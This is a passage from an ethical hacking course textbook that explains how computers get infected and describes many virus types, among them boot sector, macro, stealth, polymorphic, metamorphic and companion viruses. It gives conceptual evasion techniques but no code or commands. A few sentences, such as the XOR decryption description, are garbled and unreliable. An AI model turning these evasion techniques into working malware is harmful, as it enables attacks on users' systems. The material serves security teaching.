


Figure 7.40: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.
- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., USB flash drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus
10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus
19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.




Figure 7.41: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They are infected in a variety of ways and are found in numerous file types. The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.




Figure 7.42: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.43: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean USB pen drive and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.44: Working of stealth virus/tunneling virus

- **Virus Removal**
  - Always perform a cold boot (boot from write-protected USB)
  - Never use DOS commands such as FDISK to fix the virus
  - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.45: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

The diagram below shows the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Figure 7.46: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.




Figure 7.47: Working of polymorphic virus

Metamorphic Viruses

Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure




Figure 7.48: Working of metamorphic virus

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself.

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion 